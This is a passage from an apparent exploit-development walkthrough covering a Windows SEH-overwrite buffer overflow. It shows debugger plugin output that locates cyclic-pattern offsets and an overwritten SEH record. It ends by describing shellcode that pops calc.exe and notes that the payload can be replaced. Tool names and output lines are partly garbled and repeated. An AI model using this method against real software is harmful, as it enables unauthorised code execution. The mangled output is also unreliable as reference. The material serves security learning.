rop : Finds gadgets that can be used in a ROP exploit and do ROP magic with them
ropfunc : Finds gadgets containing INT3 to intervening functions that can be used in your ROP chain
 seh : Find pointers to assist with SEH overwrite exploits
sehchain / exchange : Show the current SEH chain
skeleton : Create a Metasploit module skeleton with a cyclic pattern for a given type of exploit
stackpivot : Finds stack pivot monikers
stack : Show all stacks for all threads in the running application
string / str : Read or write a string from/to memory
suggest : Suggest an exploit buffer structure
t : Show
t / tbs : Show related information
unicode : Generate code for unicode stack buffer overflow
update / up : Update mono to the latest version

```

Want more info about a given command ? Run mono help <command>

[+] Command used:

mono findesp

[+] Looking for cyclic patterns in memory

0x040f800 Cyclic pattern (normal) found at 0x0399f6d00 (length 255 bytes)
- Stack pivot between 1088 & 2188 bytes needed to land in this pattern

0x040f800 Cyclic pattern (normal) found at 0x0399f780f (length 255 bytes)
- Stack pivot between 4938 & 5190 bytes needed to land in this pattern

0x040f800 Cyclic pattern (normal) found at 0x017653960 (length 255 bytes)
Cyclic pattern (normal) found at 0x017653960 (length 255 bytes)

0x040f800 Cyclic pattern (normal) found at 0x01767ec07 (length 255 bytes)
Cyclic pattern (normal) found at 0x01768282c (length 255 bytes)

0x040f800 Cyclic pattern (normal) found at 0x01768282c (length 255 bytes)
Cyclic pattern (normal) found at 0x01768282c (length 255 bytes)

0x040f800 Cyclic pattern (normal) found at 0x01768282c (length 255 bytes)
Cyclic pattern (normal) found at 0x01768282c (length 255 bytes)

0x040f800 Cyclic pattern (normal) found at 0x01768282c (length 255 bytes)
Cyclic pattern (lower) found at 0x01767a7e (length 255 bytes)

[+] Examining stack (entire stack) - looking for cyclic pattern

0x040f800 ERK (0x017682800) points at offset 245 in normal pattern (length 10)
ERK contains normal pattern : 0x4133e941 (offset 249)

[+] Examining SEH chain

0x040f800 EH record (seh) at 0x0399f6d00 overwritten with normal pattern : 0x60419268 (offset 217), followed by 30 bytes of cyclic data after the handler

[+] Examining stack (entire stack) - looking for cyclic pattern

Walking stack from 0x0399f6d00 to 0x03a0ffff (0x00019ff0 bytes)

0x0399f6d05 : Contains normal cyclic pattern at ESP+0x75d (+1885) ; offset 2, length 253 (-> 0x0399f6d00 ; ESP+0x85a)

0x0399f6d05 : Contains normal cyclic pattern at ESP+0x75d (+1885) ; offset 2, length 263 (-> 0x0399f7bd ; ESP+0x1446)

[+] Examining stack (entire stack) - looking for pointers to cyclic pattern

Walking stack from 0x0399f6d00 to 0x03a0ffff (0x00019ff0 bytes)

0x0399f6c94 : Pointer into normal cyclic pattern at ESP->0x2ed (-748) ; 0x0399f6d00 ; offset 217, length 38
0x0399f6c94 : Pointer into normal cyclic pattern at ESP->0x2ed (-748) ; 0x0399f6d00 ; offset 217, length 38

0x0399f6c94 : Pointer into normal cyclic pattern at ESP+0x321 (+1020) ; 0x017688949 ; offset 245, length 10

0x0399f6c94 : Pointer into normal cyclic pattern at ESP+0x3fc (+1020) ; 0x017688949 ; offset 257, length 10

0x0399f6c94 : Pointer into normal cyclic pattern at ESP+0x420 (+1068) ; 0x017688949 ; offset 237, length 10

0x0399f6c98 : Pointer into normal cyclic pattern at ESP+0x420 (+1068) ; 0x017688949 ; offset 237, length 10

0x0399f6c98 : Pointer into normal cyclic pattern at ESP+0x420 (+1068) ; 0x017688949 ; offset 237, length 10

0x0399f6c98 : Pointer into normal cyclic pattern at ESP+0x420 (+1068) ; 0x017688949 ; offset 237, length 10

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0x0399f6c98 : Pointer into normal cyclic pattern at ESP+0x420 (+1068) ; 0x017688949 ; offset 237, length 10

0x0399f6c98 : Pointer into normal cyclic pattern at ESP+0x420 (+1068) ; 0x017688949 ; offset 237, length 10

0x0399f6c98 : Pointer into normal cyclic pattern at ESP+0x420 (+1068) ; 0x017688949 ; offset 237, length 10

[+] Preparing output file "findesp.txt"

[+] (Re)setting logfile handles, hang on...

[+] Generating module info table, hang on...

[+] Processing modules

[+] Done. Let's rock'n'roll.

[+] This non-interactive action took 0:00:10.890000

!mona findesp

Paused

6:53 AM
2/20/2018
Right Ctrl

After we have overwritten the SEH we can jump to our shellcode, on this example I have used a NOPs Led for debugging and halted the execution with CC.

The screenshot shows the Immunity Debugger interface with two main panes. The left pane displays assembly code, and the right pane shows the Registers and CPU status. The assembly pane contains several instructions, including a call to `calc.exe`. The registers pane shows various CPU registers with their current values.

And here we can see how we got code execution (our shellcode) that is calling CALC as a proof of concept. The exploit it's already doing the calculation of the shellcode size so you can replace it with null-free shellcode if you wish to execute something different.

This screenshot shows the Immunity Debugger interface again. A calculator window is overlaid on the debugger. The assembly pane shows instructions, and the registers pane shows CPU register values. The calculator window displays the number '0'.

Where to get Mona: <https://github.com/corelan/mona>

Where to get Pycharm: <https://www.jetbrains.com/pycharm/download/#section=linux>

MSDN SEH: [https://msdn.microsoft.com/en-us/library/windows/desktop/ms680657\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms680657(v=vs.85).aspx)